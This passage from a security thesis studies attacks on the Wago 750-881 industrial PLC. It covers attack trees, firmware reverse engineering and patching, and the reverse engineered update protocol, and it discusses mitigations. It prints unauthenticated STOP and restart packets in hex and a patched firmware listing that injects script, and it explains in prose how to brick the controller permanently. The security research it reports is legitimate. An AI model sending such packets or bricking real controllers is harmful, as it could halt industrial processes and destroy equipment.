The use of attack trees to model threats and vulnerabilities in industrial control systems
has been done by both Ten et. al. [73] and Byres et al.[12].
Attack trees
For each of the chosen adversary goals, a corresponding attack tree is created, depicting
possible avenues of attack an adversary may take to achieve the goal. The attack trees are
too large to be displayed inline and can thus be found at the end of this chapter.
Note that the attack tree for installing a customized firmware image on the controller differs slightly from the others. All tier two nodes are conjunction nodes, meaning that this
tree describes only one way to achieve the goal, and all of the steps have to be accomplished in order to reach the goal. The other attack trees describe multiple ways to achieve
each goal.
4.5
Concluding remarks
Starting out with a complex system, the PLC was broken down to manageable components. Important assets were identified, transformed into adversary goals and categorized
according to Microsoft STRIDE. A small subset was chosen for further investigations.
For each chosen adversary goal, attack trees were constructed. The research question
Using threat modeling, what will an attacker strive to accomplish? is thus considered
concluded.
The stage is now set, and it is time to move on to real life applications of the work done
in the previous chapters. Until now, the target of evaluation has been a generic PLC, and
implementations details have been left out. As part one is concluded, focus is shifted
towards a specific make and model, namely the Wago 750-881. By narrowing the scope
to one specific PLC, enough time and resources can be allocated to perform thorough
security testing.
37
Figure 4.3: Attack tree: Stop PLC
38
Figure 4.4: Attack tree: Reading/Writing process values
39
Figure 4.5: Attack tree: Gaining read/write access to file system
40
Figure 4.6: Attack tree: Install customized firmware
41
Figure 4.7: Attack tree: Perform action as legitimate user
42
Part II
Experimentation
43
Chapter 5
Wago 750-881
This chapter seeks to provide an introduction to the test PLC. This chapter will provide a
common baseline needed to discuss the intricate details behind the attacks. In addition to
a description of the PLC, security mechanisms applied are identified, and perhaps more
importantly, those not applied.
This chapter is a modified version of chapter 7 in the specialization project [32]. This is
done to make the thesis independent of any previous work, and thus eliminating the need
to read two reports.
5.1
Description
The Wago 750-881 is a diverse controller used for building automation, marine engineering, chemical processing and industrial application such as manufacturing. The controller
is based on a 32-bit ARM CPU. The PLC, which is programmable to IEC61131-3, is
capable of multitasking and has a real-time clock.
An integrated web server provides configuration and status information from the controller. The information is served as built-in HTML pages and can be read using a normal
web browser. In addition, a file system is implemented that allows users to store custom
HTML pages, configuration files, boot project and a process visualization java applet in
the controller. FTP is used to upload or download users’ files. For management and diagnosis of the system, the HTTP, SNTP and SNMP protocols are available. The controller
supports Fieldbus communication using both Ethernet/IP and Modbus. This is used to
exchange information pertaining to the process. Both of these communication protocols
can be used together or separately. When using both protocols side by side, write access
to the I/O modules is specified in an xml file.
45
Initialization and run time
The controller starts after switching on the power supply or after a reset. A check is
made to see if the controller contains a boot project. If it does, the boot project is copied
from persistent storage to RAM. Then, I/O modules are discovered, and checks are made
to determine whether the controller is operational or not. If successful, the PLC starts
executing its control loop. After each cycle, the operating system functions are executed
for diagnostics and communication (among other things) and the timer values are updated.
See figure 5.1
Memory
The controller process image contains the physical data for the bus modules. Input modules’s data is stored in word[0...255] and the data to be written to the output devices are
stored in word [512...1275]. Other memory areas are also provided in the controller as
shown in table 5.1
Type
Program memory
Size
1024 kB
Data memory
1024 kB
Non-volatile
memory
32 kB
File system
2 MB
Description
Where the ladder logic is stored. The program is transferred from flash to RAM on
start.
Volatile RAM memory for creating variables that are not required for communication, but rather for internal processing
procedures such as calculation.
Non volatile RAM for flags and variables that are explicitly marked as "var retain". These are retained even after loss of
power.
Arbitrary file storage accessible through
FTP. Example of files stored here are visualization files, HTML pages and ladder
logic source code
Table 5.1: Memory areas in Wago 750-881
46
Figure 5.1: Wago 750-881 initialization and control loop
47
Addressing
Wago 750-881 allows for addressing registers and thus also input and output variables
directly. Internally, input and output modules are addressed during the initialization phase,
see Figure 5.1. The I/O modules are addressed in accordance to their physical location on
the bus. Table 5.2 shows how to address input and output modules directly.
Position
1
2
3
4
Prefix
%
I
Q
M
X
B
W
D
Description
Introduces an address
Input
Output
Flag
Single bit
Byte(8 bits)
Word(16 bits)
Doubleword (32 bits)
Address
Table 5.2: Wago 750-881 Direct addressing structure
Examples
%QW0 = The first output word
%IW27 = The 28th input word
%IX0.0 = First bit of first input word
%IX1.9 = Tenth bit of second input word
Watchdog
For each task created, a watchdog timer can be enabled. The watchdog monitors the
execution time of a task. If the task’s runtime exceeds the specified watchdog time (e.g
100ms) then the watchdog event has occurred. The runtime system will then stop the
ladder logic and report an error. The runtime system then proceeds to restarting the device.
This is to prevent the system or tasks from freezing and thus disabling the device.
Data exchange
Data is exchanged via the Modbus protocol or Ethernet/IP. However ,the user can program
clients and servers via an internal socket-API for all transport protocols (TCP, UDP etc)
with functional modules.
The number of simultaneous open socket for the different services are limited
48
• 3 Connections for HTTP
• 15 Connections for MODBUS/TCP
• 128 connections for Ethernet/IP
• 5 connections for internal socket API
• 2 connections for Wago-I/O-PRO.1
• 10 FTP connections
• 2 connections for SNMP
5.2
Security mechanisms incorporated in Wago 750-881
The security mechanisms incorporated in the Wago 750-881 PLC are listed in [42], and
reproduced in table 5.3. Wago has apparently created their security sheet by using SecIE
Security Data Sheet Creator [52], and the descriptions are taken from their documentation.
As the reader may notice the level of detail is not the most extensive. The descriptions
given were taken from the user manual.
Mechanism
Stack overflow protection
Access control, user levels
Secure remote maintenance
Supports user authentication,
manageable
Local user access possible
Description
The system implements robustness mechanisms like
stack overflow protection or invalid package detection
The system implements access control mechanisms.
The system implements secure mechanisms for remote maintenance.
The system implements user authentication mechanisms.
The system enables local access by users via a console
etc.
Table 5.3: Security mechanisms incorporated in Wago 750-881
The lack of details and ambiguity in the description requires speculation. The descriptions
of the security mechanisms below are the results of discussions with industry experts as
well as knowledge taken from the traditional security realm.
• Stack overflow protection: It is assumed that is a non-executable stack in which
the memory areas pertaining to the stack is disallowed to execute. ”Write XOR
Execute” (W ⊕ X), is one of the simpler ways to implement protection against
1
Wago-I/O-PRO connections are used to debug the system over ethernet. Needs both connections at
the same time for debugging, limiting it to one user.
49
overflows, given that the processor supports it (NX bit is present). Another possibility is some sort of stack canary or Address space layout randomization to help
prevent buffer overflows.
• Access control, user levels: It is assumed that this is some sort of discretionary
access control similar to the unix file mode which represent write, read and execute
for owner, group and other users.
• Secure remote maintenance: It is assumed that this is aimed at maintenance via
the web application. The web application implements login functionality with usernames and passwords. We assume that this is what they refer to when mentioning
”secure”. Unfortunately, the PLC has hardcoded usernames and default passwords.
Furthermore, all credentials are transmitted in cleartext.
• Supports user authentication: As access control becomes meaningless without
authentication, one has to assume that this is implemented in similar fashion. I.e.
basic authentication.
• Local user access possible: It is assumed that local access refers to the opposite of
remote access. This gives the impression that they refer to the serial interface.
Next, note that [42] also implicitly mentions which mechanisms that are not included. In
particular, these are listed in the following table.
Mechanism
Firewall, not configurable
Firewall, configurable
Virus protection
Data encryption
Intrusion detection
Redundancy possible
Description
The system is protected by an own firewall which is
not configurable by a user.
The system is protected by an own firewall which is
configurable by a user.
The system contains a virus detection system.
The system implements data encryption mechanisms.
The system implements intrusion detection mechanisms
The system implements redundancy mechanisms like
multiple network access.
Table 5.4: Security mechanisms lacking in Wago 750-881
From the table above, it becomes clear that there are important security mechanisms lacking in the controller. Encryption is possibly the security mechanism that would yield the
most benefit, if implemented. Furthermore, note that the security mechanisms lacking are
well known, thus eliminating any need for further elaboration.
To summarize, we can say that the Wago 750 has implemented some important security
features. Additionally, the lack of mechanisms definitely renders it an attractive goal from
an attackers perspective. Combining this with the PLC’s popularity makes it a “winner”
in terms of hacking attractiveness.
50
5.3
Setup
The following equipment is used for experimentation;
• 1 Wago 750-881. PLC running firmware version 01.02.05 (03).
• 1 Wago 750-1415. Digital input module.
• 1 Wago 750-1515. Digital output module.
• 1 Wago 750-600. End Module, used to complete the internal data circuit.
51
52
Chapter 6
Attack surface - Updating firmware
This chapter is aimed at answering the following research question: “As an outsider
with no legitimate credentials, is it possible to install customized firmware on Wago 750881?”.
Given the key role of the firmware and the fact that it contains all code and data, the
firmware present itself as tempting target. While the fruit may be high-hanging, the reward is often worth the trouble.
Based on the attack tree in figure 4.6, a generic approach to reverse engineering, modifying and installing firmware on a PLC is devised. This approach follows the attack tree
closely, while at the same time provides valuable insight towards a practical implementation of the attack. Then, an introduction to Wago’s firmware file format, Intel Hex, is
given. As the baseline for discussion has been established, the chapter continues with
descriptions of how the procedure was successfully carried out on the test PLC. The process of reversing the firmware and the update protocol yielded insights that led to the
development of new attacks, which are then presented. To conclude the chapter, possible
mitigation techniques are presented.
6.1
Introduction
Firmware consists of code and data bundled together, stored in non-volatile memory. For
modern PLCs the firmware is usually comprised of a full fledged OS, including OS kernel, boot loader, file system, and applications such as ladder logic runtime system, web
servers, and FTP servers. For DCS networks, where the field device are scattered over geographically disperse locations, remote firmware updates makes life easier for engineers.
Today, most vendors supply software packages that allows PLCs to be flashed remotely.
Unfortunately, the de facto standard is little or no security. Most of them allow unauthenticated firmware updates, thus making the PLC vulnerable to this type of attack given that
there exist a route.
53
The reasoning behind spending the amount of time required to reverse engineer the firmware
is twofold; if successful, it will fully compromise the PLC. Perhaps more importantly, it
will provide insight into the inner workings of the PLC which may prove beneficial when
developing other, unrelated attacks.
Given the key role of the firmware, it is a prime target for an adversary. With the ability
to create and upload a malicious firmware, the adversary will be in full control of the
device. The adversary will be able to run arbitrary code, install services unknown to the
operators e.g. SSH/Telnet servers, insert backdoors, use the PLC as stepping stone to
further penetrate the network or use the PLC as general node residing inside the network.
6.2
Generic approach
Going back to the attack tree in Figure 4.6, there are several steps that has to be completed
in order to successfully flash the device with a valid, customized, firmware image. While
the attack tree serves it purpose as a conceptual diagram giving an introduction to how the
firmware may be attacked, it is too crude to use as a recipe for an attack. Below, a generic
list of the steps necessary in order to modify a firmware image have been compiled. The
purpose of this list is to augment the attack tree by including information regarding the
practical obstacles an adversary has to overcome in order to mount an successful attack.
The list is based on Project Basecamp[7], online tutorials [21] as well as insight gained
from performing the attacks. Not all of the steps are necessary, and may in some cases
not be applicable. As there are a wide variety of manufactures and models, steps may be
taken away or added as needed. Note that this list is not specific to any make or model.
1. Obtain the target PLC
2. Obtain the firmware
There are several ways to obtain the firmware. The most common one is through
the manufacturers website, where they supply updates for their PLCs. If the vendor
does not offer firmware, it may in some cases be possible to pull the firmware off
the device through a serial interface or JTAG.
3. Gather information about the firmware image and its binary format
(a) Find hard coded information
All hard coded strings will be revealed with the Unix program Strings. Strings
reads the input file and prints all null terminated strings of length 4 or more.
This will in many cases reveal valuable information that can be utilized when
further dissecting the firmware.
(b) Identify compression algorithm
Firmware images are often completely or partially compressed. The most
common compression algorithms are zlib, gzip and LZMA.
54
zlib’s magic numbers are 0x7801, 0x789C or 0x78DA
Gzip’s magic number is 0x1F8B
LZMA’s magic number is 0x5D000080
Some vendors may use less known compression algorithms or may have altered the signatures in order to obfuscate the image.
(c) Identify different parts
Usually, firmware consists of several different parts. Often, it is possible to
find the OS kernel, boot loader and a file system. Binwalk[37] is a firmware
analysis tool that contain signatures for files that are commonly found in
firmware images such as compressed/archived files, firmware headers, Linux
kernels, boot loaders, file systems, etc. If Binwalk fails to identify the different parts, delimiters often consist of big chunks of 0x00 or 0xFF. These can
be identified in a hex editor.
4. Reverse engineer
The purpose of reverse engineering is to analyze the firmware in an effort to create
a representations of the system at a higher level of abstraction. Reverse engineering
does not necessarily involve changing the target system[17]. In a way it can be
viewed as going backwards through the development cycle. Regardless of whether
the intent is malicious or not, reverse engineering is used to understand the inner
workings of the system.
(a) Disassemble/decompile firmware
Using a disassembler and/or a decompiler can prove to be very useful in understanding the firmware. Disassemblers will try to convert machine instructions
to a assembly code which is at a higher level of abstraction. Decompilers
does the same thing, only they take it one step further. Decompilers represents executable binaries in readable form, by translating the assembly code
into a human readable format that the developer can read and modify. The decompiler does not reconstruct the original source code, as some information is
“lost” during compilation due to optimizations. However, the decompilation
processes often yields the most accurate reconstruction possible. Hex rays’
IDA[36] software is the industry standard and supports numerous different
processors and file formats. It also have support for x86 and ARM decompilation.
(b) Gather information about the file system
PLCs often implement a file system tailored for embedded systems (e.g. a file
system that reduces flash wear) such as JFFS2[76], YAFFS[50], SquashFS[48],
cramfs[19] or FAT[70].
JFFS2’s magic number is 0x1985 (nodes start with this). Can use several
compression algorithms.
55
YAFFS does not provide a magic number. If 0x0300000001000000FFFF is
discovered, it is a strong indication. However, it can be YAFFS even though
this string is not present.
SquashFS’s magic number is 0x73717368. Files are compressed with either
zlib or LZMA.
cramfs’s magic number is 0x28CD3D45. Files are compressed with zlib.
FAT does not have a magic number. Possible to 0x55AA0000 at the end of
boot sector.
(c) Find the file system
In most cases, if binwalk was successful in identifying the different parts of
the firmware, chances are that it also found the file system. If it was not
successful in identifying the file system, one can use the magic numbers above
in an manual attempt to find and isolate the file system.
(d) Extract the file system
While reverse engineering, the most important part to analyze/recover is the
file system as it may contain binaries, configuration files, html files, certificates, keys, etc. Using the Unix tool dd with the following arguments
dd if=inputFile bs=1 skip=startAddr count=filesystemSize of=outputFile
will extract the file system from the firmware image and save it to a file.
(e) Mount file system
The extracted file system is usually compressed. The compression algorithm
used for the file system is not necessarily the same as the compression algorithm used for the firmware image. Once the file system is in an uncompressed
state, it can be mounted. Depending on file system, the complexity of this task
run the gamut from mounting in a similar fashion as a USB stick to creating
and compiling a driver module for the OS/file system combination. Some file
systems may be read only, e.g. squashfs. To circumvent this problem, tools
exist to unpack file systems to a directory which allows editing.
5. Modify firmware
If the file system was successfully extracted and mounted, it is possible to edit the
files directly. It is also possible to include new binaries, and alter configuration
files to have those binaries run at start-up. Upon completing the modifications, the
file system has to be re-packed for which there exist tools for most well known file
systems. This will yield a file system in a proper format. This file system has to
be inserted back into the firmware. Note that the modifications will most likely
have changed length fields, checksums, etc. in the progress. These will have to be
identified and modified accordingly for the firmware to be a valid image.
6. Assembling a new firmware
There are two ways to achieve this; either by editing the source and compile the
56
firmware again. This will in most cases require a toolchain, in order to cross compile the firmware. The toolchain may be difficult to get ahold of. The other option
is to edit the assembly/binary code, inserting a branch in code that runs on start up.
This will branch to the code the attacker inserted, run it and return after completion, which in turn will leave the stack and registers in a state as if nothing have
happened. While the threshold for writing low level code and performing binary
patching will be high, the avenue of performing cross compilation may not always
be available.
7. Upload firmware
Most manufacturers supplies firmware updating tools that allows you to specify
a firmware image and upload it to the device. In some cases, the client software
might have various restrictions, such as not being able to choose your own firmware
image, i.e. they create a client for each firmware update or the firmware updating
software does not allow updating firmware to device on a different subnet. For
these cases, reverse engineering the the update client and/or the update protocol
might prove to be a fruitful endeavor.
Now that the attack tree has been augmented with practical details, the attention is turned
towards Wago’s firmware image and attacks against it.
6.3
Attacking the firmware
It is time to put the knowledge gathered in the previous sections to use, and carry out the
attack against a real device. Following the generic approach in section 6.2, the first step
and second step is to obtain the device and firmware image, respectively. The device, and
thus also the research was made possible by the company sponsoring this thesis. Wago
distributes their firmware upgrades as a software package for Windows. The software
package comes bundled with the firmware image, but also allow the user to specify a
different image. The software package is available in two versions, one for upgrading over
serial and one for Ethernet. Both can be downloaded from their website. However, valid
credentials issued to customers, is required. These were also provided by the company.
The next step is to gather information about the firmware image and the binary format.
6.3.1
Firmware format
Wago distributes their firmware in Intel Hex format[39]. Intel hex is a hexadecimal object file format for microprocessors. The hexadecimal representation of binary is coded
in ASCII alphanumeric characters. The format specification[39] state that each line of
consists of six parts:
57
1. Start code, one character, an ASCII colon ’:’.
2. Byte count, two hex digits, the number of bytes in the data field.
3. Address, four hex digits, a 16-bit address pointing to the memory position of the
data. Big endianess.
4. Record type, two hex digits, 00 to 05, defining how the data field should be interpreted.
5. Data, a sequence of n bytes, represented by 2n hex characters.
6. Checksum, two hex characters - the least significant byte of the two’s complement
of the sum of the values of all fields except start code and the checksum itself (1
and 6)
Each record has a RECTYP field which specifies the record type of this record. The
RECTYP field is used to interpret the remaining information within the record.
’00’ Data Record
’01’ End of File Record
’02’ Extended Segment Address Record
’03’ Start Segment Address Record
’04’ Extended Linear Address Record
’05’ Start Linear Address Record
The first 5 lines of the Wago firmware image is given as an example of Intel hex in the
following listing.
Listing 6.1: Firmware HTML : First 5 lines of the Wago firmware
1
2
3
4
5
: 0 4 0 0 0 0 0 5 1 0 0 1 0 0 0 0 E6
: 0 2 0 0 0 0 0 4 1 0 0 1 E9
: 1 0 0 0 0 0 0 0 5 7 4 1 4 7 4 F203735302D383831205046433F
: 1 0 0 0 1 0 0 0 2 0 4 5 5 4 4 8 4 5 5 2 4 E45540000000000000061
: 1 0 0 0 2 0 0 0 9 4 1 0 0 1 1 0 FFFFFFFF00001E00E803030013
The first two lines are for setup purposes; the first line is a Start Linear Address Record
(as shown by record type 05) indicates the execution start address for the object file. The
value given is the 32-bit linear address for the EIP register.
The second line is Extended Linear Address Record (as shown by record type 04). This is
a workaround implemented by Intel to enable 32 bit addressing and thus an addressable
area of 4GB as opposed to 16 bit and 64kB addressable area. This record sets the upper
16 bits of the 32 bits address. In this case, 0x1001 will be used as the upper 16 bits when
addressing subsequent data records. These bits will be used for all subsequent data records
(record type 00) until a new Extended Linear Address Record is encountered (record type
04). The next three lines, which we can see is data records (record type 00) contains the
beginning of the firmware data.
58
6.3.2
Reversing the firmware
Reverse engineering firmware for embedded devices and PLCs in particular can be a
challenging task for several reasons. Lack of information, different architectures and
instruction sets, proprietary/obfuscated code, unknown APIs are all examples of obstacles
that are common. While firmware reverse engineering is a time consuming process, the
payoff is often worth it.
First step is to look at all the static strings in the firmware. The firmware, which is about
4.2 MB yielded approximately 5200 hard coded strings. Not all of these strings are actual
strings but rather other code adhering to the string standard of null terminated values
which are all within the printable range.
Filtering based on interesting keywords, e.g. “password”, “html” and “FW-U”, provided
us with more information about passwords, html pages and the firmware update process.
Similar keywords yielded valuable information about the file system, operating system,
libraries used, error messages, and so forth. Note that the number of strings that were not
binary garbage indicates that the firmware image is not encrypted nor compressed! This
is beneficial, as it lessens the amount of work needed to modify it. Exploring the HTML
seemed like a reasonable place to start as it is a well known format consisting entirely of
ASCII characters. Furthermore, any errors introduced while modifying it will not break
the firmware. Now that it has been established that the entire HTML content is present in
the firmware it is time to locate it.
IDA[36] is the industry standard for reverse engineering. IDA is able to detect the Intel
hex file format of the firmware image. It does require the user to specify which processor
the binary image was compiled for. In this case, Wago compiled the firmware for ARM
with little endianness. IDA performs automatic analysis in addition to disassembly which
identifies functions, libraries, call hierarchies, code and data segments, etc. It is able to
do so by using its internal database of well known libraries, APIs and by examining cross
references between code segments.The automatic code analysis yielded 4567 functions
and sub functions.
For now the data section is the main interest, as this is where the HTML files resides.
Using IDA and searching for 0x3c68746d6c, which translates to <html in ASCII resulted
in the location as well as the content of the HTML data.
As the html pages of the web application residing in the firmware has been identified, the
next challenge is to modify them while still keeping the firmware image valid.
6.3.3
Modifying the firmware
In this section a benign javaScript snippet is inserted into the HTML. This is done using
binary patching, i.e. modifying each individual byte so that it forms the desired effect.
For each line that is altered, the corresponding checksum also needs to be altered corre59
spondingly (See section 6.3.1). In order to calculate the checksum, a small python script
was written see Listing 6.2. Non-important parts of this script, e.g. file I/O, is left out.
Figure 6.3.3 is the original version of the html files residing in the firmware a long with
its ASCII equivalent. Figure 6.3.3 shows the modified version. Note that IDA HEX view
does not show the checksum.
Listing 6.2: Calculate Intel hex checksum
1
2
3
4
sum = 0
for byte in line :
sum += int ( byte , 1 6 )
cs = ( ( sum^ 0xFF ) +1 ) & 0xFF
Figure 6.1: Firmware HTML: Original version
The original version translates to the following Intel Hex.
Listing 6.3: Firmware HTML : Original version
1
2
3
4
5
: 1 0 E320002020203C7469746C653E205741474F2083
: 1 0 E3300045746865726E6574205765622D4261731D
: 1 0 E340006564204D616E6167656D656E74203C2F5C
: 1 0 E350007469746C653E0D0A20203C2F6865616409
: 1 0 E360003E0D0A20203C6672616D657365742072F3
Figure 6.2: Firmware HTML: Altered version
The edited version translates to the following Intel Hex. Note that only the data fields and
the checksum have been altered. Record length, address and type remains the same. The
excessive use of exclamation marks were inserted for alignment reasons.
60
Listing 6.4: Firmware HTML : Altered version
1
2
3
4
5
: 1 0 E320003C7469746C653E4861636B6564212121AE
: 1 0 E330003C2F7469746C653E3C7363726970743E03
: 1 0 E34000616C6572742827686178656421212729CA
: 1 0 E350003C2F7363726970743E3C2F686561643E44
: 1 0 E36000200D0A20203C6672616D65736574207211
The changes made to the firmware is benign, easily detectable and the consequences are
at best slightly annoying. However, the purpose of this chapter was to establish whether
or not it was possible to install a modified firmware image on the controller. While benign, modifying the html pages is perfectly suited as an easy to follow example and as
a proof of concept showing that it is both possible but also relatively simple to install a
customized firmware image on the controller. Section 6.6 discusses alternate attacks that
were explored but had to be abandoned due to limited time.
Note that the size of the modified firmware is the same as the original one. Wago’s Ethernet firmware updating tool was used to install the modified firmware on the controller.
This concludes the research question “As an outsider with no legitimate credentials, is it
possible to install customized firmware on Wago 750-881?”. Not only is it theoretically
possible, it has been done and tested on a real device.
6.4
Attacks stemming from firmware analysis
The process of analyzing the firmware yielded insight into the inner workings of the
controller. This insight was leveraged to explore different avenues of attack.
While analyzing the firmware and looking into the firmware update protocol strings such
as “FW-U: Start system = %lx”,“FW-U: PRG Stop finished”, “FW-U: Shutdown PLC”,
“FW-U: Erase sector %i ” were discovered1 . The sensitive nature of the commands combined with lack of authentication sparked interest. The firmware update protocol was thus
reverse engineered.
6.4.1
Update Protocol
Wago distributes the firmware as part of a software package that allows the user upgrade
the firmware remotely. However, the firmware update software is limited to devices on
the same subnet meaning that firmware upgrades over the Internet is not allowed. This
restriction severely limits the usefulness of the attack, so the update protocol has to be
reverse engineered.
By using the information gathered while reverse engineering the firmware and capturing
network traffic while updating, information about the update protocol was deduced. As no
protocol specification was obtainable, this is a deduction based on information gathered
1
There were a total of 54 strings pertaining to the firmware update protocol.
61
from the firmware image as well as manual analysis. Thus, its correctness cannot be
guaranteed. However, it has proven to be accurate enough for all intents and purposes.
For a description of technical details and how these results were obtained see Appendix
A.
The steps that constitutes the firmware update process is depicted in figure 6.3.
Figure 6.3: Firmware update protocol
While examining the operations performed during the firmware update process, it becomes clear certain actions are of great value to an attacker, e.g. shutting down the PLC.
The packet header used in the firmware updating protocol is shown in figure 6.4 along
with a description.
Figure 6.4: Firmware update protocol header.
The header consist of the following fields:
• 2 byte protocol identifier
• 2 byte packet number. Starting at 0x0001, this field is incremented for each packet
62
with the exception of fragmented packets. Fragmented packet will have the same
value.
• 2 byte fragmentation number. For packets that are fragmented, this field is used.
For all other packets, the value is 0x0001.
• 2 byte fragmentation count. The number of fragments to expect.
• 8 byte static field with unknown meaning. Could also be four 2 byte fields. Does
change for fragmented packets with value 0x8000.
• 2 byte data length field. This field specifies how many bytes of data to expect.
• n byte data field.
6.4.2
Bricking the device
The process of turning the device into an expensive brick is commonly known as “bricking
the device”. It will put the device in an unrecoverable state where it is unable to boot.
Unrecoverable in this case means that its not recoverable through normal means. I.e. the
PLC has to be sent back to the factory for repair or replacement.
Bricked devices are usually the consequence of a failed update attempt. For most devices,
including PLCs, the firmware update procedure must not be interrupted. This can leave
the device with a partially overwritten, corrupted, firmware image.
The consequences of a single bricked PLC is negligible for larger DCS networks. There
are spare PLCs and redundancies in place. However, if an attacker can target one PLC in
the DCS network, chances are that he can target multiple, possibly all, PLCs. Imagine a
scenario, in which all PLCs are bricked at a certain point in time. It is unlikely that the
organization is able to replace all of them without significant impact on the operation. The
consequences are suddenly much more severe. Furthermore, there is nothing stopping the
adversary from performing the same attack several times unless something is done to
prevent it.
While experimenting with a modified firmware image and testing the re-implementation
of the update protocol, a timing error in the python script left the PLC in a bricked state.
The timing error along with other errors caused the firmware image saving process to be
terminated prematurely. A realization was made that this bug in the python script could
actually be turned into a very powerful attack.
For an adversary, intentionally wanting to brick the device, there are three main avenues
of attack; create a “dumb” firmware, create a corrupted firmware or interrupt the update
protocol.
In the first case, the adversary creates a firmware image with no functionality, just enough
data to make the firmware image validate. Then proceeds to used the update protocol
as described in section 6.4.1. When the device is subsequently restarted there are no
63
instructions for the CPU to run, and it thus does nothing. There is no way to communicate
with the device, as all the functionality has been stripped away.
Second case is to make a corrupt firmware image. In this attack, the adversary creates
a firmware image that it is not executable. It does not really matter what the firmware
contains as it will never execute any way. The adversary skips the firmware validation
step, and proceeds directly to saving the firmware. This will overwrite the valid firmware
with binary garbage. See figure 6.5(a). After the device is shut down due to the restart
command, it will not be able to boot up again. It is important to note that this attack
requires that the adversary has full control over which commands are sent and at what
point in time they are sent. The implications of this is that the protocol has to be reversed
engineered and re-implemented.
(a) Corrupted image
(b)
Premature
restart
Figure 6.5: Bricking the PLC
The thirds avenue of attack is the one that was caused by the bug. As with the corrupted
firmware image case, the contents of the firmware does not matter. Obtaining a valid
firmware image from the vendor is probably path of least resistance. This attack also re64
quire full control over the update protocol. After uploading and validating the firmware,
the PLC proceeds to write the firmware. While the PLC is saving the firmware, it can be
interrupted by a restart device command. The device is then left with a partially overwritten firmware image, which will not be bootable, and consequentially turning the device
into an expensive brick. This is added as an attack in the exploit suite. Be warned; This
will permanently destroy the PLC! This attack is illustrated in figure 6.5(b)
As to the research question “As an outsider with no legitimate credentials, is it possible to
stop the Wago 750-881?”. One may argue that permanently destroying the device should
be sufficient to conclude this question. However, this is considered overkill and a more
appropriate approach is described in section 7.3.3
6.4.3
Shutting down the PLC
A different but still power attack, which also happens to be one of the attacker goals
selected for further analysis, was made possible by the protocol reverse engineering. Step
two in the overall process is to stop all programs on the device. This can be done with one
simple packet. By sending the following packet to the PLC, the adversary has in one step
shut down the ladder logic, the FTP server, the web server and the run time system. The
only service left running is the “Wago service”, which is needed to perform the firmware
update. This is also the reason why this attack does not fully satisfy the requirements of
the Stop PLC research question!
Listing 6.5: STOP packet
1
7912010001000100000000000000000002000300
When the controller receives this packet, the outputs will default to zero. This means that
any actuator connected to the PLC will stop. Assembly lines will stop, motors turn off,
valves close, and so forth. There exists plenty of scenarios where this may have severe
consequences.
The attack, while serious, is easy to recover from. All that is needed is the following
packet
Listing 6.6: Restart packet
1
8812930101000100000000000000000002000801
This will restart the device. The device will have to be configured with a boot project
for it to resume operations. If it is not, an operator will have to log in and start the
program manually. It is important to note that all of the operations described in this
chapter can be performed without authentication, implying that if the device is reachable,
it is susceptible. As with the other attacks, this is added to the exploit suite.
65
6.5
Mitigations
Security patches are an issue for most IT systems, and industrial control systems are no
exception. Availability is the prime concern, and all software patches have to be thoroughly tested before they can be released, as even minor bugs can incur millions in loss
of revenue. Few or no PLCs support patching without re-flashing the entire ROM. Patches
thus come in the form of a new firmware image. This adds to the difficulty of keeping the
industrial control system safe, as there are no automatic updates. As patches are installed
manually and will in most cases incur downtime, the threshold for patching is larger in
industrial control than in traditional IT systems[35].
The first and perhaps the most obvious mitigation for the attacks presented in this chapter
is source and content authentication for the firmware. While preferable, the use of digital
signatures may be prohibited due to resource constrained nature of PLCs.
Firmware auditing capabilities will allow operators to verify the integrity of the firmware
currently installed on the controller. Few, if any, PLCs have this functionality. [56] proposes a solution where traffic is captured during transfer, and the data transferred is compared to a verified images in a database.
A different approach is to disable firmware updates over Ethernet. Unfortunately, this is
not possible on Wago’s controllers. This could also create a nuisance for the operators
who are using it.
The norm for ICS edge device vendors is to rely on perimeter security. I.e. the network
should be sufficiently protected so that the adversary is not able to address the PLCs. This
is a recurring discussion and is covered in chapter 9
6.6
Further work
As the firmware encapsulates all of the code and data in the PLC, the possibilities are
endless. However, there are a few avenues of attack that were explored, but not completed
due to time constraints.
Implementing a persistent dynamic backdoor. A multi stage deployment system, in which
one insert a small binary to run at start up. This binary connects to a certain server and
download a second binary into memory. The main advantage of this, is that the exploit
can be changed without having to re-build and re-flash the firmware. Also, the first binary
can be very small, which often means that it can be inserted with no changes to firmware
size as there is often enough slack space in a firmware image to insert a small binary. The
first binary could also be embedded in a service already configured to run at start up such
as the web or FTP server. Insufficient proficiency in the ARM assembly language was
the main reason why this was not successfully implemented. This thesis covers a large
surface, and the time required to complete this attack would bias it towards firmware.
66
Modify the authentication code in the firmware. An adversary isolates the authentication
code and alters it so that it would allow a hard coded password, or bypass the authentication entirely. It will be impossible to verify the existence of such a backdoor, and the only
way to remove it is to re-flash the device with new firmware. An attempt was made towards this attack as well. The code pertaining to authentication was isolated, and progress
was made towards altering the flow of control so that a backdoor could be inserted. Again,
both time and the language barrier were the two main obstacles.
Identifying and extracting the file system from the firmware. This one step, could possibly
be the most important step in fully compromising the PLC as it will give unrestrained
access to all the configuration files, binaries, keys etc. None of the standard tools were
able to assist, and none of the magic numbers mentioned in section6.2 were identified.
This implies that much manual analysis is needed, which is time consuming. Alas, the
efforts were abandoned.
6.7
Concluding remarks
This chapter started off with establishing the role of the firmware along with a generic approach for reverse engineering, modifying and installing a firmware image. By following
this approach, it was shown how to install a modified firmware image on the test PLC.
The research question “As an outsider with no legitimate credentials, is it possible to
install customized firmware?” is thus concluded. Analyzing the firmware and reversing
the firmware flashing protocol yielded valuable insight towards the inner workings of the
PLC, paving the way for new attacks. Furthermore, it shown how an adversary with logical network access can shutdown the ladder logic runtime system, FTP and HTTP server.
In addition, a drastic attack was devised from the information about the update protocol,
namely disabling the PLC permanently.
67
68
Chapter 7
Attack surface - Ladder logic runtime
This chapter continues to explore the PLC’s attack surface, and the ladder logic run time
system it is the target of evaluation . This chapter is aimed at answering the following research questions; "As an outsider with no legitimate credentials, is it possible to
read/write files", "As an outsider with no legitimate credentials, is it possible to execute
arbitrary ladder logic?" and "As an outsider with no legitimate credentials, is it possible
to stop the PLC?".
In modern systems, most of the safety depends on the logic in the controller. Analyzing
said logic will reveal what the engineers was worried about when programming the system[46]. Even when the ladder logic source is not available, safety interlocks can provide
the adversary with enough information to create physical damage. As the ladder logic is
at the heart of the PLC, why not aim for the jugular?
It is not assumed that the reader is familiar with PLC runtime systems. A short introduction is thus given, followed by a primer to Wago’s runtime system, CoDeSys. With the
basics established, focus is shifted towards attacking the ladder logic runtime. By following the attack trees, new vulnerabilities are found and exploits developed. To conclude,
possible mitigation techniques and further work is discussed.
7.1
Introduction
